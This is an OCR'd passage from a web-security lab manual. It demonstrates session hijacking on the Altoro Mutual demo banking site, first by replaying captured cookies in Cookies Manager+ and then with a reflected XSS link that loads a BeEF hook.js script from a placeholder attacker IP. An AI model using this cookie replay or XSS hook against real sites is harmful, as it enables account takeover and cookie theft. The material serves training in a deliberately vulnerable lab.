
Configure these cookies in ***Cookie Manager +*** extension to access target's active session.



Applications
Places
Firefox ESR
Sat 11:10
New Tab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
New Tab
Search or enter address
Most Visited
Offensive Security
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Downloads Ctrl+Shift+Y
Add-ons Ctrl+Shift+A
Sign In To Sync...
Web Developer
Page Info Ctrl+I
Cookies Manager+
Cookies Manager+
Search: N/A
Options



Applications
Places
Leafpad
Sat 11:25
Altoro Mutual: Online Banking Home - Mozilla Firefox
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Hello Admin U
Welcome to Altoro Mutual Onli
View Account Details:
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Search: altoromutual.com
Refresh
Domain
Name
altoromutual.com amSessionId
altoromutual.com amUserId
altoromutual.com amUserInfo
altoromutual.com ASP.NET_SessionId
Name: amSessionId
Content: 14251144654
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Expires: At end of session
New Cookie
Edit
Delete
Close
*(Untitled)
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9


Applications
Places
Firefox ESR
Sat 11:25
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Search: altoromutual.com
Refresh
Edit cookie - Cookies Manager+
Name: amSessionId
Content: 145401147198
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
Expires: at end of session
Save as new
Save
Cancel
Close
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9


Applications
Places
Firefox ESR
Sat 11:26
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Search: altoromutual.com
Refresh
Edit cookie - Cookies Manager+
Name: amUserInfo
Content: UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
date
Expires: July 28, 2018 15:12:15
July 28 2018 15 12 15
Save as new
Save
Cancel
Close
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
File Edit Search Options Help
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9


Applications
Places
Firefox ESR
Sat 11:26
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Refresh
Go
Edit cookie - Cookies Manager+
Name: ASP.NET_SessionId
Content: jdtgfea5krdz0c2ffgybepfb
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: Yes
Expires: at end of session
Save as new
Save
Cancel
Close
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
cation vulnerabilities and website defects.
anty of any kind, either express or
nents/terms.aspx.



Applications
Places
Firefox ESR
Sat 11:26
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Refresh
Go
Edit cookie - Cookies Manager+
Name: ASP.NET_SessionId
Content: jdtgfea5krdz0c2ffgybepfb
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: Yes
Expires: at end of session
Save as new
Save
Cancel
Close
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
cation vulnerabilities and website defects.
anty of any kind, either express or
nents/terms.aspx.


Applications
Places
Firefox ESR
Sat 11:26
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
150%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Hello John Smith
Welcome to Altoro Mutual Online.
View Account Details:
1001160140 Checking
GO
Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.
The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.
Copyright © 2018, Watchfire Corporation, All rights reserved.

Practical 2: Session hijacking with beef XSS framework.


In this practical, we will perform session hijacking on www.altoromutual.com by taking XSS vulnerability as an advantage and using beef XSS framework.

On target Firefox browser, Open www.altoromutual.com and sign in to one of the users accounts with username ***jsmith*** and password ***demo1234***




On the attacker machine:

Attacker logs into the same website using his credentials (username and password as ***admin***). To build attack vector, type ***hello*** in the search bar (top right corner of ***altoromutual.com*** website) and copy the ***URL*** without the hello keyword



Start Beef framework (username and password as ***beef)***





Copy the above-highlighted ***javascript*** append it to the altoromutual URL as shown below

Modify the IP address in JavaScript to attacker IP address. Share the following link with the target.


altoromutual.com/search.aspx?txtSearch=<script scr=http://<attacker's IP>:3000/hook.js></script>


If the target opens the link, an attacker can gain access to several information related to a target which includes browser cookies.

